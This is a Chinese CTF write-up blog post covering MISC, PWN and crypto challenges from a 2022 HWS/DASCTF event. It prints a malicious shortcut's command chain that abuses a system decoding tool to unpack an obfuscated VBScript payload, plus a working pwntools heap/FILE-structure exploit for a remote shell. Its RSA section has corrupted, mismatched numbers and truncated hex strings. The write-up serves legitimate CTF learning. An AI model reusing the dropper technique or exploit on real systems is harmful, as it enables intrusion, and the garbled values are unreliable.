2022HWS硬件安全冬令营 X DASCTF Jan部分Writeup

原创

塞纳河畔的春水 于 2022-01-25 15:11:32 发布 2671 收藏
分类专栏： CTF_Writeup 文章标签： 网络安全 密码学 python pycharm 安全

文章目录

MISC

badPDF

首先是一个lnk的windows快捷方式，使用windows打开，会看到一个一闪而过的cmd，然后打开了一个pdf。运行之后文件的结构似乎会发生改变，看了下快捷方式的指向内容发现了东西。

```
%SystemRoot%\system32\cmd.exe /c copy "20200308-sitrep-48-covid-19.pdf.lnk" %tmp%\\g4ZokyumBB2gDn.tmp /y
&for /r C:\\Windows\\System32\\ %i in (*ertu*.exe) do copy %i %tmp%\\msoia.exe /y
&findstr.exe "TVNDRgAAAA" %tmp%\\g4ZokyumBB2gDn.tmp > %tmp%\\cSi1r0uywDNvDu.
```

去%tmp%目录中模拟工作过程

```
findstr.exe "TVNDRgAAAA" g4ZokyumBB2gDn.tmp >00hululu
.\msoia.exe -decode .\00hululu 11hahaha
expand .\11hahaha -F:* ./
```


得到文件cSi1r0uywDNvDu.tmp

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
 <ms:script implements-prefix="user" language="VBScript">
 <![CDATA[
 rBOH7OLTCVxzkH = HrtvBsRh3gNUbe("676d60667a643336653265643336653265643336653265336532656433366565643336653
 execute(rBOH7OLTCVxzkH):
 function HrtvBsRh3gNUbe(bhhz6HalbOkrki):
  for rBOH7OLTCVxzkH= 1 to len(bhhz6HalbOkrki) step 2:
   HrtvBsRh3gNUbe = HrtvBsRh3gNUbe & chr(asc(chr("&h" & mid(bhhz6HalbOkrki,rBOH7OLTCVxzkH,2)))xor 1):
   next:
 end function:
 ]]> </ms:script>
</stylesheet>
```

去混淆后


```
for i= 1 to to len(676d60667a643336653265643336653265643336653265643336656564333665327c) step 2:
 flag = flag & chr(asc(chr("&h" & mid(676d60667a643336653265643336653265643336653265336532656433366565643333
 next:
```

直接解密拿到flag



gogogo

题目给了一个raw一组拼图，直接拼手撸轻轻松松（完整图片其实是后期脚本跑出来的



获得密码，smd5查了一下发现是123456easyx的md5，不过没什么用

```
3e8f092d4d7b80ce338d6e238efb01
```

随后镜像取证

```
Python vol.py -f 2.raw filescan | grep -E ".zip|.rar|.jpg|.png|.txt|.bmp|.7z"
```

发现csgo.zip,直接dump出来。是个加密压缩包，用上面的密码进行解压。binwalk文件后拿到一张jpg

Aztec码，ps加上中间缺少的部分

用中国编码直接扫出flag：flag{fbab8380-a642-48aa-89b1-8e251f826b12}

PWN

送分题

真·送分原题，http://www.suphp.cn/anquanke/12/258512.html#

利用UAF来进行Unsortbin Attack，修改Global_max_fast的值为main_arena+96，那么程序最后会释放掉堆块，此时很大的堆块都被放到fastbin链表中，每个fastbin链表的头结点会在libc空间存有一个指针.

利用步骤一来劫持_IO_list_all指针，伪造一个File的结构体，利用 _IO_str_finish来Getshell.

旧exp直接打

```
from pwn import *

# from LibcSearcher import *
context.log_level = 'debug'
debug = 0
file_name = './pwn'
libc_name = './libc-2.27.so'
ip = '1.13.162.249'
prot = '10001'
if debug:
    r = process(file_name)
    libc = ELF(libc_name)
else:
    r = remote(ip, int(prot))
    libc = ELF(libc_name)
```

```
def debug():
    gdb.attach(r)
    raw_input()


def pack_file(_flags=0,
              _IO_read_ptr=0,
              _IO_read_end=0,
              _IO_read_base=0,
              _IO_write_base=0,
              _IO_write_ptr=0,
              _IO_write_end=0,
              _IO_buf_base=0,
              _IO_buf_end=0,
              _IO_save_base=0,
              _IO_backup_base=0,
              _IO_save_end=0,
              _IO_marker=0,
              _IO_chain=0,
              _fileno=0,
              _lock=0,
              _wide_data=0,
              _mode=0):
    file_struct = p32(_flags) + \
                  p32(0) + \
                  p64(_IO_read_ptr) + \
                  p64(_IO_read_end) + \
                  p64(_IO_read_base) + \
                  p64(_IO_write_base) + \
                  p64(_IO_write_ptr) + \
                  p64(_IO_write_end) + \
                  p64(_IO_buf_base) + \
                  p64(_IO_buf_end) + \
                  p64(_IO_save_base) + \
                  p64(_IO_backup_base) + \
                  p64(_IO_save_end) + \
                  p64(_IO_marker) + \
                  p64(_IO_chain) + \
                  p32(_fileno)
    file_struct = file_struct.ljust(0x88, b"\x00")
    file_struct += p64(_lock)
    file_struct = file_struct.ljust(0xa0, b"\x00")
    file_struct += p64(_wide_data)
    file_struct = file_struct.ljust(0xc0, b'\x00')
    file_struct += p64(_mode)
    file_struct = file_struct.ljust(0xd8, b"\x00")
    return file_struct


file = ELF(file_name)
sl = lambda x: r.sendline(x)
sd = lambda x: r.send(x)
sla = lambda x, y: r.sendlineafter(x, y)
rud = lambda x: r.recvuntil(x, drop=True)
ru = lambda x: r.recvuntil(x)
li = lambda name, x: log.info(name + ':' + hex(x))
ri = lambda: r.interactive()
ru('Now you can get a big box, what size?')
```

```
sl(str(0x1430))
ru('Now you can get a bigger box, what size?')
sl(str(0x5000))
ru('Do you want to rename?(y/n)')
sl('y')
ru('Now your name is:')
main_arena = u64(r.recv(6) + b'\x00\x00')
li("main_arena", main_arena)
libc_base = main_arena - 0x3ebca0
system = libc_base + libc.symbols['system']
global_max_fast = libc_base + 0x3ed940
IO_list_all = libc_base + libc.symbols['_IO_list_all']
IO_str_jumps = 0x3e8360 + libc_base
payload = p64(main_arena) + p64(global_max_fast - 0x10)
binsh = 0x00000000001b40fa + libc_base
sl(payload)
# debug()
ru("Do you want to edit big box or bigger box?(1:big/2:bigger)\n")
sl("1")
ru(':\n')
fake_file = pack_file(_IO_read_base=IO_list_all - 0x10,
                      _IO_write_base=0,
                      _IO_write_ptr=1,
                      _IO_buf_base=binsh,
                      _mode=0, )
fake_file += p64(IO_str_jumps - 8) + p64(0) + p64(system)
sl(fake_file[0x10:])
ri()
```

```
flag{5hen_m3_5hi_kuai_1e_xin9_Qiu}
```

CRYPTO

babyrsa

```
import os
from secret import FLAG,p,q,e
from Crypto.Util.number import bytes_to_long,long_to_bytes


N = p*q

def encrypt(m,N,e):
 return pow(m,e,N)

def decrypt(c,N,d):
 return pow(c,d,N)

def padding(msg):
    res = msg
    if len(res) < 128:
        res = res + os.urandom(128-len(res))
    return res

def transfer(msg):
    assert len(msg) < 128
    m = padding(msg)
    return bytes_to_long(m)

if __name__ == "__main__":
    m = transfer(FLAG)
    print(N,e)
    print(encrypt(m,N,e))


#131230589348611714167132304980814531011475387891220700799613888061266979169631234134311080699613690556307 4
#149216429053419729676687883071054928816871665779297947940833202640855321055853936450327943278000625604788 8
```

不用想多，N能直接分解，factordb.com

```
n = 131230589348611714167132304980814531011475387891220700799613888061266979169631234134311080699613690556356 3
p = 98197216341757567488149177586991336976901080454854408243068885480633972200382596026756300968618883148721 2
q = 13363982629801591790101790837647554633992564616536326465818183820305943253649296814423104059799091997133 3
e = 21993444050767187234397761068183914169867746374174528181624770259579762134771917236641844074172347938143 3
c = 14921642905341972967668788307105492881687166577929794794083320264085532105585393645032794327800062560473 3

import binascii
import gmpy2

phi = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi)
m = pow(c, d, n)
print(binascii.unhexlify(hex(m)[2:].strip("L")))
# b'hwctf{01d_Curs3_c4Me_Again}vG\x03MC\xcd\xfd\x1d\x0bO\xcaV\x9b\x87vk\xd6\xb3\xbb\x8f\xc5\xd61\xdf7\x0f\x
```